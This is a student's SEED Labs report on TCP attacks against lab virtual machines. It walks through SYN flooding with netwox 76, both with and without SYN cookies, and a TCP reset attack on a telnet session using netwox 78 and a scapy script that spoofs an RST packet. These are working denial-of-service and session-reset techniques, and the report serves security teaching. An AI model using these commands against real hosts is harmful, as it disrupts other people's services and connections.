

TCP Attacks

Nafisa Humyra

This demonstration report will cover the following vulnerabilities:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack

The lab environment used is Ubuntu 16.04 VM, which can be downloaded from the SEED website.


Setup

I used 3 virtual machines configured through the NAT Network or VirtualBox.

Client 1: 10.0.2.5

Client 2: 10.0.2.4

Attacker: 10.0.2.15



```
seed@VM: ~
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::2e41:bd3e:9a5c:4b33 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:93:cc:25 txqueuelen 1000 (Ethernet)
RX packets 204 bytes 27526 (27.5 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 128 bytes 12939 (12.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 136 bytes 11066 (11.0 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 136 bytes 11066 (11.0 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[03/11/24] seed@VM:~$
```

```
seed@VM: ~
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::3b93:448:acf8 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:db:32:03 txqueuelen 1000 (Ethernet)
            RX packets 173 bytes 23245 (23.2 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 141 bytes 14841 (14.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 142 bytes 12374 (12.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 142 bytes 12374 (12.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[03/11/24] seed@VM:~$
```

```
seed@VM: ~
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::12f:9d93:d268:7d8a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:48:08:cd txqueuelen 1000 (Ethernet)
            RX packets 135 bytes 17398 (17.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 128 bytes 13683 (13.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 145 bytes 13066 (13.0 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 145 bytes 13066 (13.0 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[03/11/24] seed@VM:~$
```

SYN Flood Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection.



This denial-of-service attack involves flooding a victim's TCP port with a large number of SYN requests, overwhelming its queue for half-opened connections and making it unable to accept new connections. To start, the attacker vm deploys the `netwox 76` command including the destination IP address (`-i`).

I performed a SYN flooding attack on my Client 1 VM (10.0.2.5) using Netwox 76. I experimented with both the SYN cookie mechanism turned on and turned off.

With SYN cookies turned on, the server sends a special hash called a SYN cookie to legitimate clients but not to attackers. This prevents the attacker vm from receiving the SYN cookie and helps protect the server. When I conducted the attack with SYN cookies turned on, I observed that the server efficiently handled the attack by using SYN cookies and closing half-open connections with RST packets. In contrast, when I turned off the SYN cookie mechanism and conducted the same attack, the server's queue of half-open connections quickly filled up

Before attack

```
[03/11/24]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53           0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:22             0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:631            0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:42889           0.0.0.0:*              LISTEN
tcp6     0      0 :::21                  :::*                  LISTEN
tcp6     0      0 :::22                  :::*                  LISTEN
tcp6     0      0 ::1:631                :::*                  LISTEN
[03/11/24]seed@VM:~$
```

128 available connections


```
[03/11/24]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[03/11/24]seed@VM:~$
```

Attacker vm [10.0.2.15] before attack

[SEED Labs] Capturing from enp0s3							
No.	Time	Source	Destination	Protocol	Length	Info	
89	2024-03-11 22:1...	192.168.50.1	10.0.2.5	DNS	208	Standard query response 0xa0d7 AAAA r3.o.	
90	2024-03-11 22:1...	10.0.2.5	23.33.46.35	TCP	74	41014 → 80 [SYN] Seq=1676170082 Win=64240	
91	2024-03-11 22:1...	23.33.46.35	10.0.2.5	TCP	60	80 → 41014 [SYN, ACK] Seq=66852 Ack=16761	
92	2024-03-11 22:1...	10.0.2.5	23.33.46.35	TCP	60	41014 → 80 [ACK] Seq=1676170083 Ack=66853	
93	2024-03-11 22:1...	10.0.2.5	23.33.46.35	OCSP	432	Request	
94	2024-03-11 22:1...	52.11.71.224	10.0.2.5	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake M	
95	2024-03-11 22:1...	10.0.2.5	52.11.71.224	TCP	60	37442 → 443 [ACK] Seq=1616473967 Ack=6691	
96	2024-03-11 22:1...	23.33.46.35	10.0.2.5	TCP	60	80 → 41014 [ACK] Seq=66853 Ack=1676170461	
97	2024-03-11 22:1...	23.33.46.35	10.0.2.5	OCSP	943	Response	
98	2024-03-11 22:1...	10.0.2.5	23.33.46.35	TCP	60	41014 → 80 [ACK] Seq=1676170461 Ack=67742	


Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
 Ethernet II, Src: PcsCompu_db:32:03 (08:00:27:db:32:03), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
 Address Resolution Protocol (request)

Client vm [10.0.2.5] before attack



When a server receives a packet from a client, it will send a hash called SYN cookie. An attacker will not receive this, but a normal client will. That is why the RST packet is being sent out, to close the half-open connections. This is the same attack but with SYN cookie mechanism turned off. This will fill the queue of the client with half open connections

```
netstat -na | grep tcp during attack
```



The state of these connections appear as 'SYN-RECV'. Comparing the results of `netstat -na` before and during the attack, the number of half-opened connections increased significantly during the attack and the victim's system became unresponsive to new connections.

Wireshark capture during attack

The screenshot shows a Wireshark capture window titled "Wireshark capture during attack". The packet list pane displays several TCP RST packets (red) sent to port 23. The details pane shows the first RST packet (Frame 1) with the following information:

- Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
- Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_93:cc:25 (08:00:27:93:cc:25)
- Internet Protocol Version 4, Src: 190.214.20.138, Dst: 10.0.2.5
- Transmission Control Protocol, Src Port: 24620, Dst Port: 23, Seq: 3123381071, Len: 0

The bytes pane shows the raw hex and ASCII data for the captured RST packet.

```
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

client

The screenshot shows a Wireshark capture window titled "client" on a terminal session. The packet list pane shows multiple TCP SYN_RECV and SYN_RECV responses. The details pane shows the first SYN_RECV packet (Frame 1) with the following information:

- Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
- Ethernet II, Src: PcsCompu_48:08:cd (08:00:27:48:08:cd), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Address Resolution Protocol (request)

The bytes pane shows the raw hex and ASCII data for the captured SYN_RECV packet.

attacker

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-03-11 22:4. PcsCompu_48:08:cd	Broadcast		ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
2	2024-03-11 22:4. PcsCompu_93:cc:25	PcsCompu_48:08:cd	10.0.2.5	TCP	54	11480 -> 23 [SYN] Seq=379848995 Win=13
3	2024-03-11 22:4. 178.198.196.142	PcsCompu_93:cc:25	10.0.2.5	TCP	54	11480 -> 23 [SYN] Seq=379848995 Win=13
4	2024-03-11 22:4. 178.198.196.142	PcsCompu_93:cc:25	10.0.2.5	TCP	54	11480 -> 23 [SYN] Seq=379848995 Win=13
5	2024-03-11 22:4. 169.158.124.214	PcsCompu_93:cc:25	10.0.2.5	TCP	54	45492 -> 23 [SYN] Seq=767184784 Win=13
6	2024-03-11 22:4. 6.181.60.214	PcsCompu_93:cc:25	10.0.2.5	TCP	54	26155 -> 23 [SYN] Seq=780481091 Win=13
7	2024-03-11 22:4. 65.178.116.31	PcsCompu_93:cc:25	10.0.2.5	TCP	54	14681 -> 23 [SYN] Seq=3687087938 Win=13
8	2024-03-11 22:4. 37.51.162.219	PcsCompu_93:cc:25	10.0.2.5	TCP	54	11117 -> 23 [SYN] Seq=2803318551 Win=13
9	2024-03-11 22:4. 116.145.63.194	PcsCompu_93:cc:25	10.0.2.5	TCP	54	13343 -> 23 [SYN] Seq=3794017781 Win=13
10	2024-03-11 22:4. 10.0.2.5	PcsCompu_93:cc:25	178.198.196.142	TCP	60	23 - 11480 [SYN, ACK] Seq=1446266402

> Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface enp0s3, id 0
 > Ethernet II, Src: PcsCompu_48:08:cd (08:00:27:48:08:cd), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 > Address Resolution Protocol (request)

By running the attack with the SYN cookie mechanism both on and off, we can see how it affected the outcome. When the mechanism is off, the attack is successful in jamming up the victim's system. But when the mechanism is on, the victim's system responds differently, by sending ACK packets immediately in response to the SYN requests.

The SYN cookie mechanism is like a defense system against SYN flooding attacks. When it's turned on, the server responds to SYN packets with an ACK immediately, without storing the half-open connection in its queue. This means the server doesn't waste resources holding onto connections that may never complete the handshake.

TCP RST Attacks on telnet and ssh Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this demonstration, I will launch a TCP RST attack to break an existing `telnet` connection between A and B. After that, I will try the same attack on an `ssh` connection. We assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Client 1 [10.0.2.5] connected to Client 2 [10.0.2.4] via `telnet`

```
[03/11/24]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Mar 11 23:18:20 EDT 2024 from 10.0.2.5 on pts/1
[03/11/24]seed@VM:~$ █
```

Attacker is able to view packets through wireshark

[SEED Labs] Capturing from enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-03-11 23:2...	10.0.2.4	192.168.50.1	DNS	100	Standard query 0xda7a AAAA connectivity-c...
2	2024-03-11 23:2...	192.168.50.1	10.0.2.4	DNS	436	Standard query response 0xda7a AAAA conne...
3	2024-03-11 23:2...	PcsCompu_db:32:03	RealtekU_12:35:00	ARP	60	Who has 10.0.2.1? Tell 10.0.2.4
4	2024-03-11 23:2...	RealtekU_12:35:00	PcsCompu_db:32:03	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
5	2024-03-11 23:2...	10.0.2.15	192.168.50.1	DNS	100	Standard query 0xf635 AAAA connectivity-c...
6	2024-03-11 23:2...	192.168.50.1	10.0.2.15	DNS	436	Standard query response 0xf635 AAAA conne...
7	2024-03-11 23:2...	PcsCompu_48:08:cd	RealtekU_12:35:00	ARP	42	Who has 10.0.2.1? Tell 10.0.2.15
8	2024-03-11 23:2...	RealtekU_12:35:00	PcsCompu_48:08:cd	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
9	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TCP	66	57270 → 23 [FIN, ACK] Seq=499996117 Ack=9
10	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TCP	66	23 → 57270 [FIN, ACK] Seq=940838952 Ack=4

```

Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_db:32:03 (08:00:27:db:32:03), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 192.168.50.1
User Datagram Protocol, Src Port: 50294, Dst Port: 53
Domain Name System (query)

```

[SEED Labs] Capturing from enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
89	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TELNET	69	Telnet Data ...
90	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TCP	66	23 → 57274 [ACK] Seq=3895642711 Ack=11329
91	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TELNET	69	Telnet Data ...
92	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TCP	66	57274 → 23 [ACK] Seq=1132910649 Ack=38956
93	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TELNET	69	Telnet Data ...
94	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TCP	66	23 → 57274 [ACK] Seq=3895642714 Ack=11329
95	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TELNET	86	Telnet Data ...
96	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TCP	66	57274 → 23 [ACK] Seq=1132910652 Ack=38956
97	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TELNET	76	Telnet Data ...
98	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TCP	66	57274 → 23 [ACK] Seq=1132910652 Ack=38956
99	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TELNET	67	Telnet Data ...
100	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TCP	66	23 → 57274 [ACK] Seq=3895642744 Ack=11329
101	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TELNET	67	Telnet Data ...
102	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TCP	66	57274 → 23 [ACK] Seq=1132910653 Ack=38956
103	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TELNET	67	Telnet Data ...
104	2024-03-11 23:2...	10.0.2.4	10.0.2.5	TELNET	67	Telnet Data ...
105	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TCP	66	57274 → 23 [ACK] Seq=1132910654 Ack=38956
106	2024-03-11 23:2...	10.0.2.5	10.0.2.4	TELNET	67	Telnet Data ...

```

Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_db:32:03 (08:00:27:db:32:03), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 192.168.50.1
User Datagram Protocol, Src Port: 50294, Dst Port: 53
Domain Name System (query)

0000  52 54 00 12 35 00 08 00 27 db 32 03 08 00 45 00  RT-5...2-E...
0010  00 56 57 f3 40 00 40 11 e3 f6 0a 00 02 04 c0 a8  .V@. .....
0020  32 01 c4 76 00 35 00 42 9b be da 7a 01 00 00 01  2-v-5-B...z...
0030  00 00 00 00 00 01 12 63 6f 6e 6e 65 63 74 69 76  .....c connectiv
0040  69 74 79 2d 63 68 65 63 6b 06 75 62 75 6e 74 75  ity-checkubuntu
0050  03 63 6f 6d 00 00 1c 00 01 00 00 29 02 00 00 00  .com....)....
0060  00 00 00 00

```

```
netwox 78 terminating the telnet connection
[03/11/24] seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23
^C
[03/11/24] seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23
^C
[03/11/24] seed@VM:~$ sudo netwox 78 --filter "host 10.0.2.5"
```

The attacker vm uses Netwox 78 to terminate the telnet connection using TCP RST attack. When this attack is launched, the client loses connection with message “Connection closed by foreign host”. The server received the RST packet and interpreted it as a legitimate request to terminate the connection. And so the session was terminated, and Client 1 and Client 2 were disconnected.

Connection closed abruptly



```
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Mar 11 23:25:08 EDT 2024 from 10.0.2.5 on pts/1
[03/11/24] seed@VM:~$ ls
Desktop Documents Downloads Music Pictures Public seed2 Templates Videos
[03/11/24] seed@VM:~$ Connection closed by foreign host.
[03/11/24] seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Connection closed by foreign host.
[03/11/24] seed@VM:~$
```

Using scapy for packet creation

```
GNU nano 4.8                               tcp_RST_attack.py
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET...")
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=48514, dport=23, flags="R", seq=947885414, ack=1052190296)


pkt = ip / tcp

ls(pkt)
send(pkt, verbose=0)
]
```

```
